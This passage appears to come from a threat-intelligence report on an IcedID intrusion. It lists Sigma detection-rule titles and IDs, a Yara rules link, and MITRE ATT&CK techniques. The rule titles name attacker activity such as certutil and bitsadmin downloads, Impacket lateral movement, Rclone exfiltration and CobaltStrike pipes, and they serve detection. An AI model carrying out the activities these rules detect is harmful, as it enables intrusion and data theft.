90f138c1-f578-4ac3-8c49-eecfd847c8b7: BITS Transfer Job Download From Direct IP
10c14723-61c7-4c75-92ca-9af245723ad2: HackTool - Potential Impacket Lateral Movement Activity
b1f73849-6329-4069-bc8f-78a604bb8b23: Remote Access Tool - ScreenConnect Remote Command Execution
90b63c33-2b97-4631-a011-ceb0f47b77c3: Suspicious Execution From GUID Like Folder Names
19b08b1c-861d-4e75-a1ef-ea0c1baf202b: Suspicious Download Via Certutil.EXE
d059842b-6b9d-4ed1-b5c3-5b89143c6ede: File Download Via Bitsadmin
e37db05d-d1f9-49c8-b464-cee1a4b11638: PUA - Rclone Execution
7090adee-82e2-4269-bd59-80691e7c6338: Console CodePage Lookup Via CHCP
d5601f8c-b26f-4ab0-9035-69e11a8d4ad2: CobaltStrike Named Pipe
c8557060-9221-4448-8794-96320e6f3e74: Windows PowerShell User Agent
1edff897-9146-48d2-9066-52e8d8f80a2f: Suspicious Invoke-WebRequest Execution With DirectIP
0ef56343-059e-4cb6-adc1-4c3c967c5e46: Suspicious Execution of Systeminfo
903076ff-f442-475a-b667-4f246bcc203b: Nltest.EXE Execution
5cc90652-4cbd-4241-aa3b-4b462fa5a248: Potential Recon Activity Via
```

```
Nltest.EXE
624f1f33-ee38-4bbe-9f4a-088014e0c26b: IcedID Malware Execution Patterns
```

Yara

```
https://github.com/The-DFIR-Report/Yara-Rules/blob/main/24952/24952.yar
```

MITRE ATT&CK

```
LSASS Memory - T1003.001
DCSync - T1003.006
System Network Configuration Discovery - T1016
Remote System Discovery - T1018
Automated Exfiltration - T1020
Remote Desktop Protocol - T1021.001
System Owner/User Discovery - T1033
Data from Network Shared Drive - T1039
Commonly Used Port - T1043
Scheduled Task - T1053.005
PowerShell - T1059.001
Windows Command Shell - T1059.003
Visual Basic - T1059.005
Domain Groups - T1069.002
Web Protocols - T1071.001
Domain Accounts - T1078.002
System Information Discovery - T1082
File and Directory Discovery - T1083
Local Account - T1087.001
Domain Account - T1087.002
Network Share Discovery - T1135
BITS Jobs - T1197
Malicious File - T1204.002
Data from Information Repositories - T1213
Regsvr32 - T1218.010
Rundll32 - T1218.011
Remote Access Software - T1219
Domain Trust Discovery - T1482
Data Encrypted for Impact - T1486
Archive via Utility - T1560.001
Phishing - T1566
Service Execution - T1569.002
```

```
System Language Discovery - T1614.001
Indicator Removal: File Deletion - T1070.004
```

Internal case #TB24952 #PR29648

« FROM ICEDID TO DAGON LOCKER RANSOMWARE IN 29 DAYS

THREAT ACTORS' TOOLKIT: LEVERAGING SLIVER, POSHC2 & BATCH SCRIPTS »

Register For Our Next CTF

Reports

Threat Intelligence

Detection Rules

DFIR Labs

Mentoring and Coaching